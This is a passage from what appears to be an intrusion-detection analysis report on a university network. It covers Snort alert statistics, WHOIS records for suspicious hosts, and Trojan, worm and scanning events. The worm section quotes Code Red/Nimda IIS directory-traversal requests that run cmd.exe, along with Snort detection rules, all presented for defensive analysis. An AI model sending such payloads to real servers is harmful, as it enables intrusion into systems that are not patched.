


Figure 6 Top 10 Events of Interest Per Alert/Per Day

Top Alert Generating Sources (Top Talkers)

The table below shows that the top 10 largest alert generating sources. The top alert generating hosts were identified here in order to apply a priority for reducing the number of alerts as well as to eliminate common vulnerabilities within the University. As can be seen in the table below the top 6 alert generating hosts are within the University network. This information can also be used, depending on the actual signature triggered, to identify the top bandwidth users within the network.

Rank	Total # Alerts	**Source IP**	# Signatures triggered	Destinations involved
rank #1	22032 alerts	**MY.NET.151.90**	8 signatures	(7 destination IPs)
rank #2	11287 alerts	**MY.NET.11.7**	1 signatures	(49 destination IPs)
rank #3	9873 alerts	**MY.NET.153.179**	3 signatures	(71 destination IPs)
rank #4	9597 alerts	**MY.NET.70.177**	3 signatures	(28 destination IPs)
rank #5	9376 alerts	**MY.NET.11.6**	1 signatures	(46 destination IPs)

rank #6	8240 alerts	MY.NET.88.181	2 signatures	(4 destination IPs)
rank #7	5813 alerts	202.102.249.118	2 signatures	MY.NET.88.140
rank #8	4683 alerts	MY.NET.153.136	2 signatures	(43 destination IPs)
rank #9	4137 alerts	MY.NET.88.203	1 signatures	MY.NET.150.195
rank #10	4108 alerts	MY.NET.88.159	3 signatures	(3 destination IPs)

Table 1 Top 10 Alert Generators

Top Attack Recipients (Top Talkers)

The table below shows the top 10 largest attack/alert recipients. Theses hosts were identified here as with the previous table to assign a priority for eliminating some of the most common vulnerabilities and/or false positives. The top 3 alert recipients were internal addresses where less than 5 unique signature were triggered over 60 thousand times in 5 days. This is a significant amount of alert data and its elimination has the added benefit of increasing the performance and accuracy of the intrusion detection system.

Rank	Total # Alerts	**Destination IP**	# Signatures triggered	Originating sources
rank #1	25653 alerts	MY.NET.150.195	5 signatures	(26 source IPs)
rank #2	23898 alerts	MY.NET.11.7	3 signatures	(50 source IPs)
rank #3	19719 alerts	MY.NET.11.6	3 signatures	(46 source IPs)
rank #4	7828 alerts	66.28.132.168	2 signatures	MY.NET.151.90
rank #5	7517 alerts	66.62.70.248	2 signatures	MY.NET.151.90
rank #6	6657 alerts	64.246.34.181	2 signatures	MY.NET.151.90
rank #7	5865 alerts	MY.NET.88.140	4 signatures	(4 source IPs)
rank #8	4590 alerts	MY.NET.150.84	5 signatures	(19 source IPs)
rank #9	3578 alerts	MY.NET.5.96	15 signatures	(85 source IPs)
rank #10	3375 alerts	MY.NET.153.159	6 signatures	(7 source IPs)

Table 2 Top 10 Attack Recipients

Top 5 Suspicious External Addresses

The hosts analyzed here have been identified by the subsequent analysis as volatile hosts. Detailed analysis of the signatures/attacks generated by each of these hosts is found within the report. Due to the nature and volume of attacks from these sources it was important to identify these hosts so that appropriate steps could be taken to either block these hosts or eliminate the vulnerabilities these hosts are taking advantage of.

1. **212.179.40.132**

   i. **Signature:** Watchlist 000220 IL-ISDNNET-990517 Count: 2141

   ii. **Summary:** This alert triggers on any traffic from the `ISDN Net Ltd.' netblock in Israel (212.179.0.0/18), which according to RIPE the sources are from various smaller companies and personal registrations. See Section VII for the full analysis. Hosts within this netblock have been identified as 'suspicious' by the University.

   iii. **WHOIS Info:**

```
inetnum:      212.179.40.128 - 212.179.40.255
netname:      KIBBUTZ-GADOT
descr:        KIBBUTZ-GADOT-LAN
country:      IL
admin-c:      ZV140-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20001015
source:       RIPE

route:        212.179.0.0/18
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@bezeqint.net
mnt-by:       AS8551-MNT
changed:      hostmaster@bezeqint.net 20020618
source:       RIPE

person:       Zehavit Vigder
address:      bezeq-international
address:      40 hashacham
address:      petach tikva 49170 Israel
phone:        +972 1 800800110
fax-no:       +972 3 9203033
e-mail:       hostmaster@bezeqint.net
nic-hdl:      ZV140-RIPE
changed:      hostmaster@bezeqint.net 20021027
source:       RIPE

person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

2. **159.226.49.25**

   i. **Signature:** Watchlist 000222 NET-NCFC Count: 14

   ii. **Summary:** This alert triggers on any traffic from the `NCFC' netblock (159.226.0.0/16), which according to ARIN is the Computer Network Center

Chinese Academy of Sciences. Hosts within this netblock have been identified as ‘suspicious’ by the University.

iii. WHOIS Info:

```
OrgName:    The Computer Network Center Chinese Academy of Sciences
OrgID:      CNCCAS

NetRange:   159.226.0.0 - 159.226.255.255
CIDR:       159.226.0.0/16
NetName:    NCFC
NetHandle:  NET-159-226-0-0-1
Parent:     NET-159-0-0-0-0
NetType:    Direct Assignment
NameServer: NS.CNC.AC.CN
NameServer: GINGKO.ICT.AC.CN
Comment:    The information for POC handle QH3-ARIN has been reported to
            be invalid. ARIN has attempted to obtain updated data, but has
            been unsuccessful. To provide current contact information,
            please email hostmaster@arin.net.
RegDate:    1992-06-11
Updated:    2002-10-08

TechHandle: QH3-ARIN
TechName:   Qian, Haulin
TechPhone:  +86 1 2569960
TechEmail:  hlqian@ns.cnc.ac.cn
```

3. 193.171.244.103

i. Signature: Back Orifice Count: 10

ii. Summary: Someone external to the University network is accessing the Back Orifice Trojan. Back Orifice is a remote administration and backdoor program for Windows and it is possible that this host may be attacking other hosts from the compromised host.

iii. WHOIS Info:

```
inetnum:      193.171.240.0 - 193.171.247.255
netname:      VC-GRAZ
descr:        "Virtual Campus Graz" network
descr:        part of UDN-Graz (University Data Network Graz)
country:      AT
admin-c:      RP922637-RIPE
tech-c:       WK22-RIPE
status:       ASSIGNED PA
mnt-by:       ACONET-LIR-MNT
changed:      Woeber@CC.UniVie.ac.at 19970517
changed:      panigl@CC.UniVie.ac.at 20000228
changed:      panigl@cc.univie.ac.at 20010821
source:       RIPE

route:        193.170.0.0/15
descr:        ACOnet, Provider Local Registry Block
origin:       AS1853
mnt-by:       AS1853-MNT
changed:      Woeber@CC.UniVie.ac.at 19990625
source:       RIPE

person:       Reinfried Peter
address:      Zentraler Informatikdienst der TU-Graz
address:      Steyrergasse 30
address:      A-8010 Graz
address:      Austria
phone:        +43 316 873 6390
fax-no:       +43 316 873 7699
e-mail:       reinfried.peter@tugraz.at
notify:       reinfried.peter@tugraz.at
nic-hdl:      RP922637-RIPE
```

```
mnt-by:       ACONET-LIR-MNT
changed:      panigl@cc.univie.ac.at 20010821
source:       RIPE

person:       Wolfgang Krapf
address:      Zentraler Informatikdienst der TU-Graz
address:      Steyrergasse 30
address:      A-8010 Graz
address:      AUSTRIA
phone:        +43 316 873 6392
fax-no:       +43 316 873 7699
e-mail:       wolfgang.krapf@tugraz.at
nic-hdl:      WK22-RIPE
notify:       wolfgang.krapf@tugraz.at
mnt-by:       ACONET-LIR-MNT
changed:      domain-admin@univie.ac.at 19980908
changed:      woeber@cc.univie.ac.at 19991118
changed:      panigl@cc.univie.ac.at 20010821
source:       RIPE
```

4. 66.28.132.168

i. **Signature:** 14 IRC evil - running XDCC Count: 14
Possible IRC Access Count: 7814

ii. **Summary:** It appears that someone is communicating with this host via IRC (Internet Relay Chat). Normally, this would be considered benign but due to the analysis data collected in the following sections and due to the suspicious name resolution, this host was flagged.

iii. **WHOIS Info:**

```
168.132.28.66.in-addr.arpa domain name pointer unf.unf.unf.u.nf.

OrgName:    Cogent Communications
OrgID:      COGC

NetRange:   66.28.0.0 - 66.28.255.255
CIDR:       66.28.0.0/16
NetName:    COGENT-NB-0000
NetHandle:  NET-66-28-0-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: AUTH1.DNS.COGENTCO.COM
NameServer: AUTH2.DNS.COGENTCO.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
            Reassignment information for this block can be found at
            rwhois.cogentco.com 4321
RegDate:    2000-10-12
Updated:    2001-12-05

TechHandle: ZC108-ARIN
TechName:   Cogent Communications
TechPhone:  +1-877-875-4311
TechEmail:  noc@cogentco.com
```

5. 65.92.145.85

i. **Signature:** WEB-MISC Attempt to execute cmd Count: 551
spp_http_decode: IIS Unicode attack detected Count: 614

ii. **Summary:** This source is the largest generator of CodeRed/Nimda alerts on internal University hosts. Based on the WHOIS information, this host appears to be a home user.

iii. **WHOIS Info:**

```
85.145.92.65.in-addr.arpa domain name pointer HSE-Montreal-ppp337094.sympatico.ca.

Bell Canada BELLNEXXIA-10 (NET-65-92-0-0-1)
                                   65.92.0.0 - 65.95.255.255
Nexxia HSE NEXHSE7-CA (NET-65-92-128-0-1)
                                   65.92.128.0 - 65.92.223.255
```

I. Events of Interest (EOI): Static Malicious Logic

This section will identify and explain each event that has been classified as sourced from static malicious logic. This applies to Trojans, rootkits, and other tools which are used for compromising and maintaining control of systems. All attempts are made to distinguish between static logic and self-propagating logic and noted as such. Scan data is primarily used to make this distinction, since targeted attacks are typically preceded by scanning probes.

Detected Events	*Event Count*	*Risk*
EXPLOIT x86 stealth noop	1	None – F.P.
EXPLOIT NTPDX buffer overflow	7	None – F.P.
EXPLOIT x86 setgid 0	8	None – F.P.
Back Orifice	10	High
EXPLOIT x86 NOOP	14	None – F.P.
EXPLOIT x86 setuid 0	14	None – F.P.
WEB-MISC compaq nsight directory traversal	20	Medium
WEB-IIS Unicode2.pl script (File permission canonicalization)	39	Medium
Possible trojan server activity	46	High
WEB-IIS view source via translate header	545	Medium

1. **EXPLOIT x86 stealth noop** **Count: 1**
   Summary: An x86 NOOP string was detected within a packet. [3]
   Correlation: Sample trace:

```
06/15-14:32:41.352601 [**] EXPLOIT x86 stealth noop [**] 207.38.1.201:80 ->
MY.NET.152.159:3023
```

   Conclusion: This is a false positive. The source port indicates that the source is a web server and a binary data transfer triggered this alert.

2. **EXPLOIT NTPDX buffer overflow** **Count: 7**
   Summary: This alert is triggered on a UDP packet larger than 128 bytes destined for the network time protocol server TCP port 123. [3]
   Correlation: All source hosts triggering this alert are using AFS.
   Conclusion: This may be a false positive since AFS requires time synchronization between client and server to maintain file consistency. The server may be sending legitimate time requests to the client.

3. **EXPLOIT x86 setgid 0** **Count: 8**
   Summary: This event may indicate an exploit attempt where the attacker sent the setgid(0) system call for the x86 platform. [3]

Correlation: Sample trace:

```
06/11-22:57:50.873083 [**] EXPLOIT x86 setgid 0 [**] 136.165.131.73:2005 ->
MY.NET.151.90:879
```

Conclusion: This may be a false positive since binary file transfers will trigger this alert. The source and destination ports of the sessions containing this signature suggest that this is in-fact a false positive.

4. **Back Orifice** **Count: 10**

Summary: Someone is accessing the Back Orifice trojan. Back Orifice is a remote administration and backdoor program for Windows. [10]
Correlation: There is one external source alerting this signature and two internal sources. All sources have OOS and scan data suggesting that they are hostile sources.

Destinations
MY.NET.153.199
MY.NET.153.140
MY.NET.153.144
MY.NET.150.45
MY.NET.153.157
MY.NET.153.159
MY.NET.153.162
MY.NET.153.167
MY.NET.152.166

Sources
193.171.244.103
MY.NET.6.49
MY.NET.6.52

Conclusion: Since this signature is specific to BO, it is likely that the destination machines have been compromised and the attacker is communicating with the zombies.

5. **EXPLOIT x86 NOOP** **Count: 14**

Summary: This alert is triggered when a string of x86 NOOP's are detected within a packet. [3]
Correlation: Sample trace:

```
06/11-14:28:51.183970 [**] EXPLOIT x86 NOOP [**] 64.164.52.178:80 ->
MY.NET.150.133:1665
06/14-13:26:46.431103 [**] EXPLOIT x86 NOOP [**] 131.118.254.38:80 ->
MY.NET.151.85:2384
06/15-19:09:05.790093 [**] EXPLOIT x86 NOOP [**] 24.165.228.247:3444 ->
MY.NET.153.178:1214
06/15-19:14:21.727874 [**] EXPLOIT x86 NOOP [**] 24.165.228.247:3461 ->
MY.NET.153.178:1214
06/15-19:23:49.104525 [**] EXPLOIT x86 NOOP [**] 24.165.228.247:3461 ->
MY.NET.153.178:1214
```

Conclusion: This is a false positive and a policy violation. This alert was triggered by hosts that are transmitting binary data. One of the alerts showed a client was using TCP port 1214, KAZAA.

6. **EXPLOIT x86 setuid 0 Count: 14**
Summary: This event may indicate an exploit attempt where the attacker sent the setuid(0) system call for the x86 platform. [3]
Correlation: This alert was triggered by the same hosts the previous Exploit signatures alerted on.
Conclusion: This may be a false positive since binary file transfers will trigger this alert. The source and destination ports of the sessions containing this signature suggest that this is in-fact a false positive.

7. **WEB-MISC Compaq nsight directory traversal Count: 20**
Summary: This event indicates that an intruder has attempted to exploit a directory traversal vulnerability in the Compaq Web Management Agent. This allows a remote attacker to read arbitrary files. [2]
Correlation: There is no conclusive evidence of active reconnaissance from any of the external source addresses here.

Destinations
MY.NET.153.145
MY.NET.152.216
MY.NET.152.175
MY.NET.150.97
MY.NET.152.19
MY.NET.150.103
MY.NET.153.148
MY.NET.88.162

Conclusion: This is categorized, as a medium risk but requires further investigation. With the data provided it is not know if the servers are vulnerable to this attack or if these servers are considered critical. This attack has been categorized as a medium risk since the attacker is only able to read arbitrary files on the server.

8. **WEB-IIS Unicode2.pl script (File permission canonicalization) Count: 39**
Summary: This alert is triggered when a packet is found to contain the string:

```
"/sensepost.exe"
```

and is destined for a web server. This event indicates that a remote intruder has attempted to exploit the default IIS functionality to view the source of scripts on a server. [3]
Correlation: This alert has been generated by a single host to 4 internal servers. There is also scan data indicating that this host is attempting to locate web servers that have the above file.

Destinations
MY.NET.5.95
MY.NET.5.92
MY.NET.5.96
MY.NET.5.97

Conclusion: It is likely that this attacker is attempting to locate vulnerable web servers. This has been classified as a medium risk and it is my recommendation that the destination hosts be identified and determined if they are vulnerable to this attack.

9. Possible trojan server activity Count: 46

Summary: This event indicates that a known trojan may be operating on the host. This is not a scan or probe, but response to a connection request. TCP port 27374 is the default port used by SubSeven-2.1/2.2-Gold. [11]

Correlation: All sources and destinations for this alert are internal addresses as can be seen below. Several of the sources appear to be port scanning other internal hosts as well as accessing SubSeven Trojans. The sources and destinations for this alert were generated by the same 8 hosts.

Destinations	*Sources*
MY.NET.5.83	MY.NET.5.83
MY.NET.5.88	MY.NET.5.88
MY.NET.70.177	MY.NET.70.177
MY.NET.5.19	MY.NET.5.19
MY.NET.253.10	MY.NET.151.90
MY.NET.88.245	MY.NET.88.245
MY.NET.151.90	MY.NET.28.2
MY.NET.28.2	MY.NET.253.10

Capture Sample:

```
06/15-12:57:46.456096 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
06/15-12:57:46.466941 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
06/15-12:57:46.479632 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
06/15-12:57:46.511232 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
06/15-12:57:46.515095 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
06/15-12:57:46.546331 [**] Possible trojan server activity [**] MY.NET.5.83:8907 ->
MY.NET.5.88:27374
```

Conclusion: This is a custom signature that is based on the TCP port commonly used by the SubSeven Trojan. These alerts could be false positives if other services use this port. However, as can be seen in the relationship map at the end of this report, the correlation data on these source hosts shows that there is a high volume of suspicious alerts generated by these hosts. It is likely that these are in fact SubSeven events.

10. WEB-IIS view source via translate header Count: 545

Summary: This event indicates that a remote intruder has attempted to exploit the default IIS functionality to view the source of scripts on a server. [3]

Correlation: There are 19 external sources of this alert destined for 5 internal web servers. Since the destination servers here are the same as several Resource

Consumption EOI, which are issues when Microsoft FrontPage is installed, it is likely that these web servers regardless of intent have default installations of MS FrontPage running on them.[2]

Destinations
MY.NET.5.96
MY.NET.150.220
MY.NET.150.83
MY.NET.5.92
MY.NET.5.97

Conclusion: The sources of these alerts may be legitimate users accessing and updating the web server content remotely. However, since this is a university environment, this is not likely from this many source addresses. The risk is the disclosure of source files, which could potentially lead to the disclosure of higher criticality vulnerabilities. The 5 servers should be identified and patch levels verified.

II. Events of Interest (EOI): Self-Propagating Malicious Logic

This section will identify and explain each event that has been classified as sourced from self-propagating malicious logic. This applies to worms, viruses and another other type of automated auto-rooter. All attempts are made to distinguish between static logic and self-propagating logic and noted as such. Scan data is primarily used to make this distinction.

Detected Events	*Event Count*	*Risk*
NIMDA - Attempt to execute cmd from campus host	1	High
Virus - Possible MyRomeo Worm	1	Medium
Virus - Possible pif Worm	1	Medium
Virus - Possible scr Worm	2	Medium
IDS552/web-iis_IIS ISAPI Overflow ida nosize	216	High
WEB-MISC Attempt to execute cmd	1825	High
spp_http_decode: CGI Null Byte attack detected	2398	Medium
High port 65535 udp - possible Red Worm - traffic	3153	High
spp_http_decode: IIS Unicode attack detected	44360	High

1. **NIMDA – Attempt to execute cmd from campus host Count: 1**
   Summary: This alert triggers on the string 'cmd.exe' within a packet destined for web server port 80. Specifically, this alert triggers on packets that originate from the internal network with an external destination. This information can be useful in determining which hosts have been compromised by the CodeRed and NIMDA worms but also to determine which external networks University hosts are attacking.[3]
   Correlation: There is no correlation information for this single event. However, the server that caused this alert has over 21 thousand other alerts associated with it.

```
06/14-11:09:48.363626 [**] NIMDA - Attempt to execute cmd from campus host [**]
MY.NET.151.90:1075 -> 207.46.235.150:80
```

Conclusion: Because of the volume of alerts originating from this server, the host should be taken offline and analyzed for compromise. This host is scanning other workstation on the network, using IRC, and seems to be infected with one of the IIS worms. All these events or indicative of a compromise. This alert could be eliminated since the 'WEB-MISC Attempt to execute cmd' alert will detect packets containing this signature.

2. **Virus -Possible MyRomeo Worm** **Count: 1**
Summary: This alert is triggered based on the ASCII content of data from a POP server; email. [3]
Correlation: None

Destinations
MY.NET.151.79

Conclusion: Viruses should not be delivered to end-users. Anti-virus screening software should be installed on the mail server to limit the propagation of this type of malware.

3. **Virus - Possible pif Worm** **Count: 1**
Summary: This alert is triggered based on the ASCII content of data from a POP server; email. [3]
Correlation: None

Destinations
MY.NET.150.131

Conclusion: Viruses should not be delivered to end-users. Anti-virus screening software should be installed on the mail server to limit the propagation of this type of malware.

4. **Virus - Possible scr Worm** **Count: 2**
Summary: This alert is triggered based on the ASCII content of data from a POP server; email. [3]
Correlation: None

Destinations
MY.NET.88.235
MY.NET.150.131

Conclusion: Viruses should not be delivered to end-users. Anti-virus screening software should be installed on the mail server to limit the propagation of this type of malware.

5. **IDS552/web-iis_IIS ISAPI Overflow ida nosize** **Count: 216**
Summary: This event indicates that a remote attacker has attempted to exploit a vulnerability in Microsoft IIS. An unchecked buffer in the Microsoft IIS Index Server

ISAPI Extension could enable a remote intruder to gain SYSTEM access to the web server. Signature: [3, 2, 12]

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow
ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-or-info-
attempt; reference: arachnids,552;)
```

Correlation: This is one of the attack vectors for the Code Red worms. This alert triggers on packets originating externally and destined for internal hosts. This information in conjunction with the previous information and the information in the next few subsections is enough to require a system analysis of each internal host generating these types of alerts.
Conclusion: Specifically this alert identifies which external hosts are attempting to propagate the Code Red worm to internal hosts. This alert can also be generated by static automated tools that will 'auto-root' a host using the same attack vectors as Code Red. The difference is the attacker will have remote access and will not take on the characteristics of the self-propagating worm. The risk is similar though the presence of automated tools needs to be noted.

6. **WEB-MISC Attempt to execute cmd** **Count: 1825**
Summary: This alert triggers on the string 'cmd.exe' within a packet destined for web server port 80. Specifically, this alert triggers on packets that originate from the internal network with an external destination. This information can be useful in determining which hosts have been compromised by the CodeRed and NIMDA worms but also to determine which external networks University hosts are attacking. Signature: [3, 2, 13]

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS cmd.exe
access"; flow:to_server,established; content:"cmd.exe"; nocase; classtype:web-
application-attack; sid:1002; rev:5;)
```

Correlation: This was generated by the Code Red and NIMDA worms as identified by other alert data. It is also important to note that this signature could have also been triggered by a scanning/probing tool that specificially looks for vulnerable web servers. An example of this can be found in Section 2 Decode II. However, due to the non-sequential nature of the probes it is likely that this is not a manual scanning/probing tool.
Conclusion: All internal hosts identified as sources of these alerts should be taken offline, backed-up, rebuilt, and fully patched.

7. **spp_http_decode: CGI Null Byte attack detected** **Count: 2398**
Summary: This is an attempt to exploit CGI scripts that are used to translate HTML used in web pages for communication with the backend application server that is used to push active content to users. This has been identified as a Poison Null Attack by RFP who discovered the vulnerability. This vulnerability allows attacker to view directory contents and could be used to read and modify files on web servers. [3, 5]
Correlation: This vulnerability was released by RFP in Phrack #55 on September 9, 1999. More information can be found here: http://www.phrack.org/phrack/55/P55-07
Conclusion: All alerts generated by this attack signature have originated from within the Universities network. This rule should be modified to see if this attack can be

found sourced and destined internally. In the mean time, these hosts should be identified and taken offline for analysis. It is likely that these hosts have already been compromised or an internal user is attacking other networks.

8. **High port 65535 UDP - possible Red Worm - traffic** **Count: 3153**
Summary: This is a custom signature that alerts on traffic that is originating or destined for a high TCP port. [3]
Correlation: Several of the sources associated with this alert are also using AFS, which uses high TCP ports for port mapping. However, there are several other external and internal hosts, which seem to be compromised by the Code Red Worm.

```
06/11-12:04:12.859247 [**] High port 65535 tcp - possible Red Worm - traffic [**]
204.120.54.1:65535 -> MY.NET.5.96:80
```

There is also data available that these hosts are also actively scanning the University network. Specifically, these hosts registered Null scan, SYN scan, and Fragmentation alerts. These machines may have been compromised via the backdoor left by the Code Red worm.
Conclusion: This is additional CodeRed and NIMDA traffic.

9. **spp_http_decode: IIS Unicode attack detected** **Count: 44360**
Summary: This is one of the attack signature for the Code Red and NIMDA worms. Below is the type of HTTP traffic generated by these worms. [3, 2, 13]

```
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/
system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Correlation: This alert has been generated in response to traffic from over one hundred unique University hosts. This information in conjunction with the previous data indicates that the Code Red worm has infected a large number of hosts within the University network.
Conclusion: This is additional CodeRed and NIMDA traffic.

III. Events of Interest (EOI): Active Reconnaissance

This section will identify each event, which has been classified as active reconnaissance. This is important because events discovered here could be indicators to a pending attack. A risk indicator will be used to categorize the reconnaissance events that have disclosed the most amount of information. This type of information may be extremely valuable during an attack.

Because of the proliferation of scanning tools and high degree of false positives, an analysis of each event will not be performed directly but will be analyzed in conjunction with other EOI categories under the correlations subsection. Each event identified as a reconnaissance activity is listed in the table below.

Detected Events	*Event Count*	*Risk*
SCAN XMAS	1	Low
Probable NMAP fingerprint attempt	1	Medium
MISC traceroute	1	Low
ICMP Echo Request BSDtype	2	Low
WEB-CGI redirect access	3	Medium
ICMP Destination Unreachable (Host Unreachable)	4	Low
Attempted Sun RPC high port access	8	Medium
SUNRPC highport access!	8	Medium
Queso fingerprint	10	Medium
SCAN Synscan Portscan ID 19104	10	Medium
SCAN FIN	11	Medium
WEB-IIS Unauthorized IP Access Attempt	20	Low
WEB-CGI scriptalias access	21	High
ICMP Echo Request Delphi-Piette Windows	27	Low
NMAP TCP ping!	32	Low
ICMP Destination Unreachable (Protocol Unreachable)	32	Low
ICMP traceroute	33	Low
WEB-MISC 403 Forbidden	37	Low
WEB-MISC http directory traversal	41	High
INFO - Possible Squid Scan	76	Low
ICMP Echo Request CyberKit 2.2 Windows	95	Low
ICMP Echo Request Windows	164	Low
SCAN Proxy attempt	202	Low
ICMP Destination Unreachable (Communication Administratively Prohibited)	222	Low
Null scan!	311	Low
ICMP Router Selection	808	Medium
ICMP Echo Request Nmap or HPING2	2932	Low
ICMP Echo Request L3retriever Ping	21936	Low
SNMP public access	45846	High
SMB Name Wildcard	47748	High

IV. Events of Interest (EOI): Out of Specification Traffic

This section will identify the sources of various types of out of specification traffic. The table below shows all sources over the 5 day period which have generated OOS traffic that traversed the monitored network segment. The first column shows the source address. The second shows the packet count. The third column shows the destination addresses and the final column shows the type of OOS packet that was sent. This information is useful for identifying covert channels, IDS evasion techniques, active reconnaissance activity, and faulty network equipment. The data collected here will be used in conjunction with the reconnaissance data above to provide correlation information for other EOI.

Source Address: Ports	*Packet Count*	*Destination Address: Ports*	*Classification*
193.6.40.86:(55089)	2	MY.NET.150.209:(6346)	Bad TCP options

195.101.94.208:(1107 1385 2033 2102)	4	MY.NET.150.83:(80)
		MY.NET.5.96:(80)
			Bad TCP options

24.112.58.210:(166 2656)	6	MY.NET.150.209:(2656)	TCP Flags (SFRUAP)
24.120.177.22:(4130)	2	MY.NET.88.162:(1045)	TCP Flags (SFUA)
62.78.169.87:(38498)	1	MY.NET.150.209:(6346)	Bad TCP options
62.99.143.178:(59781)	1	MY.NET.150.83:(80)	Bad TCP options
62.99.143.179:(42643)	1	MY.NET.150.83:(80)	Bad TCP options
64.4.124.151:(0 4 3193)	7	MY.NET.88.165:(3193 1269)	TCP Flags (RUP) Bad TCP options
65.42.230.217:(1342)	1	MY.NET.88.162:(0)	Bad TCP options
65.65.224.233	5	MY.NET.88.162	Bad Fragmentation (DF,MF Off=0x0)
66.25.185.163:(1297)	1	MY.NET.88.162:(1214)	TCP Flags (SFRP)
68.50.107.141:(1129)	1	MY.NET.5.96:(80)	TCP Flags (SFRPA)
68.80.114.202:(1250)	1	MY.NET.5.96:(80)	TCP Flags (FPU) Bad TCP options

This table below shows those events that the Snort IDS has created a log entry for and can be classified as OOS data. These will be addressed directly because of their nature.

Detected Events	*Event Count*	*Risk*
UDP SRC and DST outside network	19	None – F.P.

1. **UDP SRC and DST outside network** **Count: 19**
   Summary: Theses are UDP packets where the source and destination are both IP's that are not of this network. The source address are all within the IANA blackhole list, 169.254.0.0/16. There are three unique destination addresses:
   229.55.150.208 – IANA Multicast Reserved
   239.255.255.250 – IANA Multicast Reserved
   207.46.226.34 – Microsoft Time Server
   The source ports seem to be random except for the MS timeserver, which is UDP 123. [14]

Correlation: Using the advanced research tool, Google, to search for '169.254.' I was reminded that Microsoft Windows network interfaces default to an IP within this class B when the OS is unable to retrieve a DHCP address. [6]
Conclusion: The analysis is that someone was using a Microsoft Workstation on the same network segment (broadcast domain) as the IDS sensor. Network Operations may have any number of reasons for this (troubleshooting, analysis), so in all likelihood Operations staff attached a Microsoft Workstation to the network segment.

V. Events of Interest (EOI): Resource Consumption

